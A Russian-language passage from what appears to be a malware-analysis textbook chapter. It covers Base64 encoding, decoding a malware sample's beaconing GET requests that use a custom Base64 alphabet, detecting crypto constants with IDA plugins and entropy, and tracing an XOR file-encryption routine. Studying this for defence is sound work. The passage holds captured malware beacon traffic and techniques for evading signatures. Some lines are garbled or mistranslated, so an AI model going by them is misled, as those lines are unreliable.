Кодирование методом Base64 преобразует двоичные данные в набор из 64 символов. Для разных видов Base64 существует множество разных методик и алфавитов. Но все они используют основной 64-символьный набор плюс дополнительный символ для обозначения отступа (часто это знак =).

Самым распространенным является набор символов из стандарта MIME: для первых 62 значений используются буквы и цифры (A–Z, a–z и 0–9), а для последних двух — знаки + и /. В результате применения меньшего набора символов данные, закодированные с помощью Base64, оказываются длиннее оригинала. Каждые 3 байта исходных данных превращаются в 4 закодированных байта.

Если вам когда-либо встречалось необработанное электронное письмо (как в листинге 13.4), можете считать, что вы уже знаете, как выглядит кодирование методом Base64. В нескольких начальных строках содержится заголовок, затем идут пустая строка и данные, закодированные с помощью Base64.

Листинг 13.4. Часть электронного письма, в котором используется кодирование методом Base64

```

Content-Type: multipart/alternative;
boundary="_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THN
DRBIRD_"
MIME-Version: 1.0
--_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THNDRBIRD_
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: base64
SWYgeW91IGFyZSB5ZWZkaW5nIHRoaXMsIHlvdSBwcm9iYWJseSBzaG91bGQgan
VzdCBza2lwIHRoaX
MgY2hhcHRlciBhbmQgZ28gdG8gdGhlIG5leHQgb25lLiBEbyB5b3UgcmlvdG8gdGhlIHRp
dmUgdG8gdGhlZSB0aGlzIHdob2x1IHNoZmluZyBpbj8gWW91IGFyZSBvYnZpb3Vzb
HkgdGFsZW50ZW
QulE1heWJlIHlvdSBzaG91bGQgY29udGFjdCB0aGUgYXV0aG9ycyBhbmQgc2VlIGl
mIH

```

Преобразование данных в формат Base64

Перевод необработанных данных в кодировку Base64 является довольно стандартным процессом. В нем используются отрезки длиной 24 бита (3 байта). Первый символ занимает самые старшие байты, второй размещается посередине, а третьему отводятся младшие 8 байтов. Затем биты считываются по шесть за раз, от старшего к младшему. Число, представленное 6 битами, используется в качестве индекса в строке длиной 64 байта, предоставляя доступ к любому значению, допустимому в Base64.

Процедура преобразования изображена на рис. 13.4. В верхней строке находится исходная строка (АТТ). Вторая строка содержит шестнадцатеричное представление АТТ на полубайтовом уровне (*полубайт* равен 4 битам). В средней строке показаны биты, с помощью которых представляется текст АТТ. Далее идут десятичные значения битов на каждом шестибитном отрезке. И в конце находятся символы, представляющие десятичные числа с соответствующими индексами.

A								T								T							
0x4				0x1				0x5				0x4				0x5				0x4			
0	1	0	0	0	0	0	1	0	1	0	1	0	1	0	0	0	1	0	1	0	1	0	0
16						21						17						20					
Q						V						R						U					

Рис. 13.4. Кодирование строки АТТ методом Base64

Буква *А* соответствует битам 01000001. В результате кодирования методом Base64 первые 6 бит этой буквы (010000) превращаются в отдельный символ *Q*. Оставшиеся 2 бита буквы *А* (01) и первые 4 бита буквы *Т* (0101) превращаются во второй закодированный символ, *V* (010101), и т. д.

Декодирование данных из Base64 в исходный вид подразумевает тот же процесс, но наоборот. Каждый символ Base64 становится шестибитным, и все биты размещаются

последовательно. Полученный результат делится на отрезки длиной 8 бит, каждый из которых становится отдельным байтом необработанных данных.

Обнаружение и декодирование Base64

Представьте, что мы изучаем вредоносную программу, которая сделала два HTTP-запроса типа GET, представленных в листинге 13.5.

Листинг 13.5. Пример подозрительного трафика

```
GET /X29tbVEuYC8=/index.htm
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
```

```
Host: www.practicalmalwareanalysis.com
```

```
Cookie: Ym90NTQxNjQ
```

```
GET /c2UsYiIkYWM0cnUjdFlvbiAjb2lwbFU0YP==/index.htm
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
```

```
Host: www.practicalmalwareanalysis.com
```

```
Connection: Keep-Alive
```

```
Cookie: Ym90NTQxNjQ
```

Со временем вы научитесь легко определять данные в формате Base64. Они выглядят как набор случайных букв и цифр с использованием двух дополнительных символов. В конце закодированной строки может находиться символ отступа – в этом случае длина закодированного объекта будет кратна 4.

На первый взгляд может показаться, что в листинге 13.5 закодированными являются URL-адрес и значение Cookie. И хотя последнее не меняется между GET-запросами, все выглядит так, как будто злоумышленник отправляет два разных закодированных сообщения.

Для быстрого кодирования или декодирования данных методом Base64 можно воспользоваться таким веб-инструментом, как декодер по адресу www.opinionatedgeek.com/dotnet/tools/base64decode/. Просто введите закодированное содержимое в верхней части окна и нажмите кнопку Decode Safely As Text (Безопасно декодировать в текстовом виде). Например, на рис. 13.5 показано, что произойдет, если пропустить значение Cookie через декодер формата Base64.



Рис. 13.5. Неудачная попытка декодирования строки в формате Base64

Как вы помните, каждые три исходных символа на выходе превращаются в четыре и каждая группа из четырех символов отделяется отступом. Сколько же символов в строке Cookie? Одиннадцать. Если эта строка имеет формат Base64, отступы в ней расставлены неправильно.

Формально отступы являются необязательными, и для выполнения корректного декодирования без них можно обойтись. Вредоносное ПО часто опускает символы отступа – вероятно, чтобы результат меньше походил на Base64 или чтобы обойти сетевые сигнатуры. На рис. 13.6 мы сделали еще одну попытку, предварительно добавив отступы.



Рис. 13.6. Успешное декодирование строки формата Base64 путем добавления символа отступа

По всей видимости, злоумышленник следит за своими ботами с помощью числовых идентификаторов, закодированных в формат Base64 и сохраненных в виде куки.

Чтобы обнаружить во вредоносном коде функцию Base64, следует искать строку длиной 64 байта, которая обычно используется в реализации этого алгоритма. Чаще всего берется строка из стандарта MIME:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-

При реализации Base64 обычно используются индексирующие 64-символьные строки, поэтому они часто содержатся в коде, который занимается кодированием. Индексирующая строка, как правило, состоит из печатных символов (иначе теряется весь смысл алгоритма), благодаря чему ее легко заметить в строковом выводе.

Дополнительным признаком, который может подтвердить использование алгоритма кодирования на основе Base64, является наличие в кодирующей функции отдельного символа отступа (обычно это знак =).

Теперь посмотрим на два URL в листинге 13.5. Обе строки имеют все признаки кодирования методом Base64: ограниченный набор случайно выглядящих символов, длина которого с учетом разделителя кратна 4. На рис. 13.7 показан результат декодирования этих строк.




Рис. 13.7. Неудачная попытка декодирования данных в формате Base64 ввиду использования нестандартной индексирующей строки

Очевидно, это не стандартная кодировка. Одним из самых полезных аспектов Base64 (с точки зрения авторов вредоносного ПО) является возможность легко создавать разные версии подстановочного шифра. Достаточно изменить индексирующую строку, и результат будет иметь все те же нужные характеристики, что и стандартная кодировка Base64. Для создания собственного подвида подстановочного шифра требуется лишь уникальный набор из 64 символов.

Чтобы создать новую индексирующую строку, можно просто переместить несколько символов в ее начало. Например, следующая строка является результатом перемещения в начало символа а:

aABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-

В сочетании с алгоритмом Base64 эта строка, по сути, выступает в роли нового ключа для кодирования данных. И если этот ключ неизвестен, декодирование может оказаться довольно проблематичным. Вредоносные программы применяют этот прием, чтобы их вывод выглядел так, как будто он имеет кодировку Base64, но при этом его нельзя декодировать с помощью стандартных функций.

Вредонос, выполняющий GET-запросы и показанный в листинге 13.5, использует собственный подстановочный шифр подобного рода. Если еще раз взглянуть на вывод, можно увидеть, что мы приняли видоизмененную строку за стандартную, поскольку они выглядят похоже. На самом деле для индексации используется предыдущая строка, у которой символ `a` передвинут в начало. Злоумышленник просто взял стандартный алгоритм и поменял строку кодирования. На рис. 13.8 мы еще раз пытаемся расшифровать данные, но на этот раз с помощью новой строки.




Рис. 13.8. Успешное декодирование данных в формате Base64 с помощью нестандартной индексирующей строки

Распространенные криптографические алгоритмы

Примитивные методы кодирования, аналогичные подстановочному шифру, сильно отличаются от современных криптографических алгоритмов. В наши дни в криптографии учитываются вычислительные возможности, растущие по экспоненте. Шифры проектируются таким образом, чтобы затраты на их взлом были попросту непозволительными.

Примитивные методы кодирования, рассмотренные выше, даже не пытаются защитить данные от простого перебора. Их основная задача – сделать информацию неузнаваемой. Со временем криптография эволюционировала и стала более развитой. Теперь без нее не обходится ни один аспект работы с компьютером: в браузере используется SSL, в беспроводных точках доступа включено шифрование и т. д. Почему же вредоносное ПО не всегда применяет криптографию для скрытия своей внутренней информации?

Вредоносные программы часто прибегают к примитивным методам шифрования ввиду их простоты и эффективности. Кроме того, использование стандартных криптографических возможностей имеет потенциальные недостатки, особенно если речь идет о вредоносном коде.

Криптографические библиотеки могут иметь большой размер, из-за чего вредоносу приходится интегрировать их код статически или прибегать к динамической компоновке уже имеющегося кода.

Динамическая компоновка существующего системного кода может ухудшить совместимость с другими платформами.

Стандартные криптографические библиотеки легко обнаруживаются (по таблице импорта, криптографическим константам или путем сопоставления функций).

При использовании симметричных алгоритмов шифрования приходится думать о том, как спрятать ключ.

Надежность многих стандартных криптографических алгоритмов основана на устойчивом ключе. Идея состоит в том, что сам алгоритм широко известен, но без ключа зашифрованный текст почти невозможно расшифровать (это потребует огромного объема работы). Раз нужно сделать расшифровку максимально трудоемкой, ключ должен быть настолько длинным, чтобы невозможно было проверить все его потенциальные варианты.

В случае со стандартными алгоритмами, которые применяются во вредоносном ПО, нужно определить не только метод шифрования, но и ключ.

Существует несколько простых способов обнаружения стандартных криптографических возможностей. Например, можно попытаться найти строки и импортированные символы, которые ссылаются на функции шифрования. Для поиска специфической информации можно воспользоваться несколькими инструментами.

Распознавание строк и импортированных символов

Один из методов распознавания стандартных криптографических алгоритмов заключается в поиске строк, которые указывают на применение шифрования. Например, во вредоносную программу может быть статически вкомпилирована криптографическая библиотека, такая как OpenSSL. Ниже показана строка, изъятая из вредоносного кода, который был скомпилирован с поддержкой шифрования на основе OpenSSL:

```
OpenSSL 1.0.0a
SSLv3 part of OpenSSL 1.0.0a
TLSv1 part of OpenSSL 1.0.0a
SSLv2 part of OpenSSL 1.0.0a
You need to read the OpenSSL FAQ, http://www.openssl.org/support/faq.html
%s(%d): OpenSSL internal error, assertion failed: %s
AES for x86, CRYPTOGAMS by <appro@openssl.org>
```

Еще одним способом обнаружения стандартной криптографии является поиск импортированных символов, которые ссылаются на криптографические функции. Например, на рис. 13.9 показано окно IDA Pro со списком импортированных символов, которые предоставляют такие операции, как хеширование, генерация ключей и шифрование. В Windows большинство функций, имеющих отношение к криптографии, начинается с Crypt, CP (cryptographic provider) или Cert (хотя бывают и исключения).




Рис. 13.9. Список криптографических функций импорта в IDA Pro

Поиск криптографических констант

Третий базовый метод обнаружения криптографии заключается в использовании инструментов, способных находить распространенные криптографические константы. Здесь мы рассмотрим Krypto ANALyzer и расширение FindCrypt2 из состава IDA Pro.

Использование FindCrypt2

IDA Pro предоставляет расширение FindCrypt2, которое входит в состав IDA Pro SDK (и доступно по адресу www.hex-rays.com/idapro/freefiles/findcrypt.zip). Оно ищет в

теле программы любые константы, имеющие отношение к криптографическим алгоритмам. Это позволяет добиться хороших результатов, поскольку в большинстве методов шифрования применяются какие-нибудь виды магических констант. *Магическая константа* – это некая фиксированная последовательность байтов, которая относится к основной структуре алгоритма.

ПРИМЕЧАНИЕ

Некоторые криптографические алгоритмы не используют магические константы. В частности, международный алгоритм шифрования данных (International Data Encryption Algorithm, IDEA) и алгоритм RC4 формируют свои структуры во время выполнения, благодаря чему они не подлежат идентификации. Вредоносное ПО часто применяет алгоритм RC4 – вероятно, ввиду небольшого размера и простоты в реализации, к тому же он не содержит криптографических констант, которые могли бы его выдать.

Расширение FindCrypt2 выполняется автоматически при каждом анализе, хотя его можно запустить вручную из соответствующего меню. На рис. 13.10 показана панель вывода IDA Pro с результатами работы FindCrypt2 в контексте зараженной DLL. Вредонос содержит целый ряд констант с префиксом DES. Определив функции, которые обращаются к этим константам, вы сможете быстро найти криптографический код.




Рис. 13.10. Вывод FindCrypt2 в IDA Pro

Использование Krypto ANALyzer

Krypto ANALyzer (KANAL) работает по тому же принципу, что и FindCrypt2. Это расширение PEiD (www.peid.has.it), обладающее более широким спектром констант (что в итоге приводит к большему числу ложных срабатываний). Помимо констант KANAL также распознает таблицы Base64 и импорты функций, имеющие отношение к криптографии.

На рис. 13.11 показаны два окна: слева PEiD, а справа – расширение KANAL. Чтобы запустить расширение в PEiD, можно щелкнуть на стрелке в нижнем правом углу. В процессе анализа KANAL ищет константы, таблицы и криптографические функции импорта из своего списка. На рис. 13.11 во вредоносе найдены таблица Base64, константа CRC32 и несколько функций вида Crypt*.




Рис. 13.11. PEiD и вывод Krypto ANALyzer (KANAL)

Поиск информации с повышенной энтропией

Еще одним признаком применения криптографии является наличие информации с повышенной энтропией. Помимо криптографических констант или ключей эта методика позволяет идентифицировать сами зашифрованные данные. Ввиду своего широкого охвата она может использоваться в ситуациях, когда не удастся найти криптографические константы (как в случае с RC4).

ПРЕДУПРЕЖДЕНИЕ

Поиск содержимого с повышенной энтропией является достаточно примитивным подходом, который стоит применять в самую последнюю очередь. Многие типы данных, такие как изображения, видео, аудио и прочие сжатые файлы, обладают высокой энтропией и отличаются от зашифрованной информации только своими заголовками.

Одним из инструментов, который реализует этот подход для PE-заголовков, является расширение IDA Entropy (www.smokedchicken.org/2010/06/ida-entropy-plugin.html). Чтобы его установить, поместите файл `ida-ent.plw` в каталог с расширениями IDA Pro.

Вернемся к вредоносу на рис. 13.10, показывающему признаки DES-шифрования. Загрузите этот файл в IDA Pro и запустите IDA Entropy. Вначале на экране появится окно Entropy Calculator, показанное в левой части рис. 13.12. Вы можете выбрать

и проанализировать любой отдельный сегмент. В данном случае нас интересует небольшой участок сегмента `rdata`. Если нажать кнопку **Deep Analyze** (Глубокий анализ), в заданной области будет выполнен поиск отрезков данных, превышающих определенный лимит. При этом учитываются указанные параметры (размер отрезка, длина шага и максимальная энтропия). Сравнив вывод на рис. 13.10 с результатами глубокого анализа на рис. 13.12, вы увидите те же адреса в районе `0x100062A4`. Расширение IDA Entropy нашло константы DES, руководствуясь лишь их высокой степенью энтропии и при этом не имея никакого представления об их назначении!




Рис. 13.12. Расширение IDA Entropy

Для эффективного применения этой методики необходимо понимать связь между размером отрезка и уровнем энтропии. Параметры, представленные на рис. 13.12 (размер отрезка - 64 с максимальной энтропией 5,95), на самом деле хорошо подходят для поиска многих видов констант и позволяют найти любые строки в кодировке Base64 (даже нестандартные).

Самый высокий уровень энтропии будет иметь 64-байтная строка, в которой у каждого байта есть уникальное значение. Эти 64 значения дадут показатель, равный 6 (6 битов энтропии), поскольку количество вариантов на основе 6 битов равно 64.

Есть еще одно сочетание параметров, которое может оказаться полезным: размер отрезка - 256 и максимальная энтропия – 7,9. Это подразумевает наличие строки, которая состоит из 256 последовательных байтов и представляет 256 возможных значений.

Расширение IDA Entropy включает в себя инструмент для графического представления заданной области. Он может помочь подобрать параметры для максимального показателя энтропии и участки, на которых стоит сосредоточиться. Кнопка Draw (Нарисовать) генерирует диаграмму, в которой более светлые полосы соответствуют повышенному уровню энтропии. Разместив указатель мыши над определенным участком диаграммы, вы сможете увидеть уровень его энтропии. Сложно понять полезность этого инструмента лишь по его напечатанному изображению, поэтому на рис. 13.13 проиллюстрирована диаграмма для файла, который мы рассматривали выше.

Карта энтропии, представленная на рис. 13.13, была сгенерирована с тем же размером отрезка (64). Здесь показаны только самые высокие значения в диапазоне от 4,8 до 6,2. Как вы помните, максимальный показатель для отрезков этого размера равен 6.

Обратите внимание на скачок в районе числа 25 000. Это тот участок файла, который содержит константы DES и выделен на рис. 13.10 и 13.12.




Рис. 13.13. Карта энтропии для вредоносного исполняемого файла

Можно выделить еще несколько особенностей. Например, стабильные результаты между блоками 4000 и 22 000. Код обычно размещен в одном месте, поэтому он формирует последовательность пиковых значений.

Более интересным представляется выступ в конце, достигающий значения 5,5. Тот факт, что достаточно высокий уровень находится отдельно от других, делает его особенным. В результате анализа оказалось, что это конфигурационные данные вредоноса, зашифрованные методом DES, чтобы скрыть сведения о внешнем управлении.

Нестандартное кодирование

Во вредоносном программном обеспечении часто используются самодельные методы кодирования. Примером может служить наложение примитивных алгоритмов шифрования. Скажем, вредонос производит гаммирование, а полученный результат

кодирует с помощью Base64. Кроме того, могут создаваться нестандартные алгоритмы, основанные на известных криптографических методиках.

Обнаружение нестандартного кодирования

Есть много способов обнаружить во вредоносном коде распространенные криптографические и кодирующие функции, используя легко опознаваемые строки и константы. Во многих ситуациях эти приемы помогут вам в поиске нестандартных криптографических подходов. Но, если очевидных признаков нет, задача становится намного сложнее.

Представьте, к примеру, что вы обнаружили вредоносную программу, в одном каталоге с которой находится множество зашифрованных файлов размером примерно 700 Кбайт каждый. В листинге 13.6 показаны начальные байты одного из этих файлов.

Листинг 13.6. Начальные байты зашифрованного файла

```
88 5B D9 02 EB 07 5D 3A 8A 06 1E 67 D2 16 93 7F .[....]:...g....
43 72 1B A4 BA B9 85 B7 74 1C 6D 03 1E AF 67 AF Cr.....t.m...g.
98 F6 47 36 57 AA 8E C5 1D 70 A5 CB 38 ED 22 19 ..G6W....p..8.".
86 29 98 2D 69 62 9E C0 4B 4F 8B 05 A0 71 08 50 .).-ib..KO...q.P
92 A0 C3 58 4A 48 E4 A3 0A 39 7B 8A 3C 2D 00 9E ...XJH...9{<.-..
```

Инструменты, рассмотренные до сих пор, не позволяют получить однозначный ответ. Здесь нет строк, которые бы указывали на применение криптографии. Ни FindCrypt2, ни KANAL не смогли найти криптографические константы. Проверка на повышенную энтропию не показала ничего необычного. Единственное, что мы нашли, – это признак гаммирования на основе единственной инструкции `xor ebx, eax`. Но ради спортивного интереса мы пока проигнорируем эту деталь.

Нам остается пойти сложным путем – выполнить трассировку потока выполнения в момент ввода или вывода подозрительных данных. Ввод и вывод можно считать универсальными категориями. Отправленный сетевой пакет, записанный файл или направление информации в `stdout` – все это считается выводом. И если вывод содержит зашифрованные данные, шифрование происходит перед их генерацией.

В то же время декодирование происходит после ввода. Допустим, вы нашли входную функцию. Первым делом нужно определить элементы данных, на которые влияет ввод, и затем отследить цепочку выполнения, обращая внимание только на новые функции, имеющие доступ к этим элементам. Если вы достигли конца функции, следует продолжить с того места, где произошел вызов, отмечая местоположение данных. В большинстве случаев функция дешифрования будет недалеко от функции ввода. Похожим образом следует анализировать и функции вывода, только трассировку нужно проводить в обратном направлении.

В нашем примере предполагается, что на вывод подаются зашифрованные файлы, которые мы нашли в одном каталоге с вредоносом. Если исследовать импортированные символы исполняемого файла, можно найти вызовы `CreateFileA` и `WriteFile`, содержащиеся внутри функции, помеченной как `sub_4011A9`. Эта же функция, как выясняется, содержит ту самую единственную операцию XOR.

На рис. 13.14 показана диаграмма вызовов для ответвления `sub_4011A9`. Обратите внимание на вызов `WriteFile` в блоке `loc_40122a` справа. Также стоит отметить инструкцию `xor ebx, eax` в цикле, который может выполняться прямо перед блоком записи (`loc_40122a`).

В блоке слева находится вызов sub_40112F, а ближе к концу можно видеть инкремент счетчика на 1 (счетчик помечен как var_4). После выполнения sub_40112F видно, что возвращенное значение, сохраненное в EAX, используется в сочетании с регистром EBX в операции XOR. На этом этапе результат функции XOR находится в переменной bl (младший байт регистра EBX). Затем содержимое bl записывается в буфер (по адресу lpBuffer плюс текущее значение счетчика).

Если собрать все эти признаки воедино, можно с большой долей вероятности утверждать, что вызов sub_40112F совершается для получения единственного псевдослучайного байта, к которому в сочетании с текущим байтом буфера применяется исключающее ИЛИ. Буфер помечен как lpBuffer, потому что он позже используется в функции WriteFile. Вызов sub_40112F не принимает аргументов и возвращает в EAX лишь 1 байт.




Рис. 13.14. Диаграмма функций, демонстрирующая зашифрованную запись

На рис. 13.15 показаны отношения между функциями шифрования. Обратите внимание на функции sub_40106C и sub_40112F, у которых есть общее ответвление. sub_40106C не принимает параметров и всегда выполняется до вызова sub_40112F.

Если функция sub_40106C занимается инициализацией процедуры шифрования, она должна иметь общие глобальные переменные с sub_40112F.




Рис. 13.15. Связи внутри процедуры шифрования

